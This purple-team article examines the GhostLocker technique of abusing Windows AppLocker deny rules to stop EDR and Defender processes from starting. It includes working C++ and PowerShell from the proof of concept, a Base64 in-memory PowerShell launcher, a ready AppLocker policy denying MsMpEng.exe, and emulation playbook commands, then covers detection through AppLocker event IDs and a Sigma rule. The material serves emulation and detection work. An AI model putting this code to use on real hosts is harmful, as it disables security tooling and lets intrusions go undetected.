

AppLocker was introduced by Microsoft in Windows 7 to enable organizations to define which executables, scripts or installers are allowed to run in their environments. AppLocker can reduce the attack surface by enforcing rules that allow only trusted executions. As a result, malicious code is prevented from running. It should be noted that AppLocker is not enabled by default and requires a solid understanding of the environment and user behaviour prior to any implementation. Threat actors could abuse AppLocker to deploy rules that will prevent EDR processes from execution in order to execute arbitrary commands and software on the asset without EDR disruption. Splunk identified a malware called “Azorult loader” back in 2022 that introduced this behaviour.
Playbook
The Application Identity service (AppIDSvc) is a built-in Windows service that acts as the policy engine for AppLocker. The service is responsible for determining the identity of an executable, DLL, script, or MSI by analysing the following:
- File Path: i.e. C:\Program Files\Security*.exe
- Publisher Signature: Digital Signature, Version,
- File Hash: SHA256 Authenticode hash validation
- Package Metadata: Company Name, Product Version, etc.
If the service is stopped or disabled, AppLocker policies are not enforced on the host. AppLocker rules are stored in the following registry location:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SrpV2

A proof of concept called GhostLocker was made publicly available that automates the process of creating AppLocker deny rules that target EDR executables. On assets where AppLocker is not enabled, the Application Identity service is not running.


The service status could be changed from Manual to Auto from the command prompt or via execution of the following PowerShell cmdlet.
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\AppIDSvc" -Name Start -Value 2

AppLocker enforcement applies only to new process creation events. Threat actors should force the system to reboot before attempting to execute less op-sec techniques. Rebooting the system would affect cached credentials, as these will disappear from memory.
The proof of concept dynamically loads from ntdll.dll the NtQuerySystemInformation API.
HMODULE ntdll = GetModuleHandleA("ntdll.dll");
    if (!ntdll)
       return false;

_NtQuerySystemInformation NtQuerySystemInformation =
    (_NtQuerySystemInformation)GetProcAddress(ntdll, "NtQuerySystemInformation");
The structure to write process information is prepared in order to write into the allocated buffer the process image path.
SYSTEM_PROCESS_ID_INFORMATION spi = { 0 };
spi.ProcessId = PID;
spi.ImageName.MaximumLength = 1024;
spi.ImageName.Buffer = (PWSTR)allocBuffer;
The API NtQuerySystemInformation is then called to return the image path of the EDR processes.
 status = NtQuerySystemInformation(
        SystemProcessIdInformation,
        &spi,
        sizeof(spi),
        0
    );
The proof of concept takes a snapshot of the processes running on the asset using the CreateToolhelp32Snapshot API and performs enumeration of the processes via the Process32FirstW until there is a match with the target EDR processes. If a match is found, the information is printed on the console.
HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (snap == INVALID_HANDLE_VALUE)
      return;

PROCESSENTRY32W pe;
  pe.dwSize = sizeof(pe);

  if (Process32FirstW(snap, &pe))
    {
      do
        {
          if (isTargetProcess(pe.szExeFile))
            {
              printf(
                  GREEN "[+] Found Target Process\n" RESET
                  YELLOW "    Name:  " RESET "%ws\n"
                  YELLOW "    PID:   " RESET "%lu\n",
                  pe.szExeFile,
                  pe.th32ProcessID
                );
                printf("\n");
                FuncNtQuerySystemInformation(pe.th32ProcessID);
            }

        } while (Process32NextW(snap, &pe));
    }

CloseHandle(snap);
The system processes are compared against a predefined target list:
const wchar_t* targetNames[] =
{

    L"MpDefenderCoreService.exe",
    L"MsMpEng.exe",
    L"WinDefend.exe",
};
During execution of the binary, the following information is printed on the console:

GhostLocker generates deny rules for the targeted EDR processes.
foreach ($exe in $ExeToBlock) {
    $id   = [guid]::NewGuid().ToString()
    $name = Split-Path $exe -Leaf

    $dynamicBlockRules += '<FilePathRule Id="' + $id + '" Name="Block ' + $name +
                          '" Description="Blocked by policy" UserOrGroupSid="S-1-1-0" Action="Deny">'
    $dynamicBlockRules += '<Conditions><FilePathCondition Path="' + $exe + '" /></Conditions>'
    $dynamicBlockRules += '</FilePathRule>'
}
The tool then applies the AppLocker policy and forces the system to refresh the group policy so the new rules can take effect immediately.
Set-AppLockerPolicy -XmlPolicy $tempPath -ErrorAction Stop
gpupdate /force | Out-Null
It should be noted that the information is encoded in Base64 and that these actions are executed in memory.
void RunPowerShellInMemory()
{
    std::wstring script = BuildFullPowerShellScript();
    const BYTE* bytes = reinterpret_cast<const BYTE*>(script.c_str());
    size_t byteLen = script.size() * sizeof(wchar_t);

    std::wstring encoded = Base64Encode(bytes, byteLen);
    std::wstring params = L"-NoProfile -ExecutionPolicy Bypass -EncodedCommand ";
    params += encoded;

    ShellExecuteW(NULL, L"runas", L"powershell.exe", params.c_str(), NULL, SW_SHOW);
}



Examination of the local security policy can verify that the Deny AppLocker rules have been successfully imported.
secpol

On the next system reboot, the EDR will not initiate. This creates a window in which threat actors could execute malicious binaries without detection or interruption. It should be noted that the EDR will continue to collect raw telemetry, and kernel callbacks will fire normally. However, decoupling kernel drivers from userland processing components effectively blinds the EDR.
Purple team operators can also emulate the behavior by introducing an AppLocker policy schema similar to the below:
<?xml version="1.0" encoding="utf-8"?>
<AppLockerPolicy Version="1">
  <RuleCollection Type="Exe" EnforcementMode="Enabled">
    <FilePathRule
      Id="D3E3F1F2-6A22-4D3A-9F14-8C9D9B5B7D2A"
      Name="Deny Defender (ipurple.team)"
      Description="ipurple deny rule: blocks Windows Defender."
      UserOrGroupSid="S-1-1-0"
      Action="Deny">
      <Conditions>
        <FilePathCondition Path="C:\Program Files\Windows Defender\MsMpEng.exe" />
      </Conditions>
    </FilePathRule>
  </RuleCollection>

  <!-- Included for completeness to resemble typical exported policies -->
  <RuleCollection Type="Msi" EnforcementMode="NotConfigured" />
  <RuleCollection Type="Script" EnforcementMode="NotConfigured" />
  <RuleCollection Type="Dll" EnforcementMode="NotConfigured" />
  <RuleCollection Type="Appx" EnforcementMode="NotConfigured" />
</AppLockerPolicy>
The PowerShell cmdlet, Set-AppLockerPolicy can be used to import the policy.
Import-Module AppLocker
Set-AppLockerPolicy -XMLPolicy '.\applocker policy - ipurple.xml'

The diagram below visualizes the steps required to abuse AppLocker for EDR process blocking:
The playbook below can be used to emulate the behavior of GhostLocker:
[[Playbook.GhostLocker]]
id = "1.0.0"
name = "1.0.0 - GhostLocker"
description = "EDR agent communucation disruption via AppLocker"
tooling.name = "GhostLocker"
tooling.references = [
    "https://github.com/zero2504/EDR-GhostLocker"
]
executionSteps = [
    "Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\AppIDSvc" -Name Start -Value 2"
    "shell EDR-GhostLocker.exe"
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.GhostLocker]]
id = "1.1.0"
name = "1.1.0 - AppLocker Deny Rules"
description = "EDR agent communucation disruption via AppLocker"
tooling.name = "N/A"
tooling.references = [
    "N/A"
]
executionSteps = [
    "Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\AppIDSvc" -Name Start -Value 2"
    "Import-Module AppLocker"
    "Set-AppLockerPolicy -XMLPolicy '.\applocker policy - ipurple.xml'"
]
executionRequirements = [
    "Local Administrator"
]

The technique abstract is displayed below:
Detection
Abuse of AppLocker to block EDR processes from execution creates multiple detection opportunities. Organizations should ensure that all relevant logs are forwarded to the SIEM and that the registry keys associated with the AppLocker service and policies are monitored. It is important for detection engineering and SOC teams to understand the mechanics of the technique and align their detection strategy accordingly.
AppLocker Logs
The enablement of the Application Identity is required before the proof of concept is executed. By default, Windows doesn’t capture AppLocker logs; however, once the service is enabled it will generate the event 8001, which is correlated with that service. AppLocker logs are stored in the following location:

Event Viewer -> Applications and Services -> Microsoft -> Windows -> AppLocker -> EXE and DLL


The General tab doesn’t provide detailed information. However, on the Friendly View the TimeCreated and the ProcessID fields can be used to aid incident response investigations.

In environments that are not configured with AppLocker rules the event ID 8001 is the first attack indicator. However, if legitimate AppLocker rules have been deployed on the asset, the second indicator should be the implementation of AppLocker deny rules against Endpoint Detection and Response binaries. Executables that are prevented from running are captured under Windows Event ID 8004.
The Friendly View field contains metadata details for the targeted binary.

Organisations should evaluate whether AppLocker is implemented in their environments and deploy rules that will capture these activities.
SIGMA
title: AppLocker Blocked Execution of EDR/Security Agents (CrowdStrike, SentinelOne, Microsoft Defender)
id: 6c6f2f1a-3b6c-4d8b-8dd8-5e1e4a9b2f7c
status: experimental
description: |
  Detects AppLocker EXE/DLL enforcement blocks (Event ID 8004) affecting common EDR / security agent processes.
  Blocking these binaries is highly suspicious and can indicate defense evasion or misconfigured application control.
references:
  - https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/using-event-viewer-with-applocker
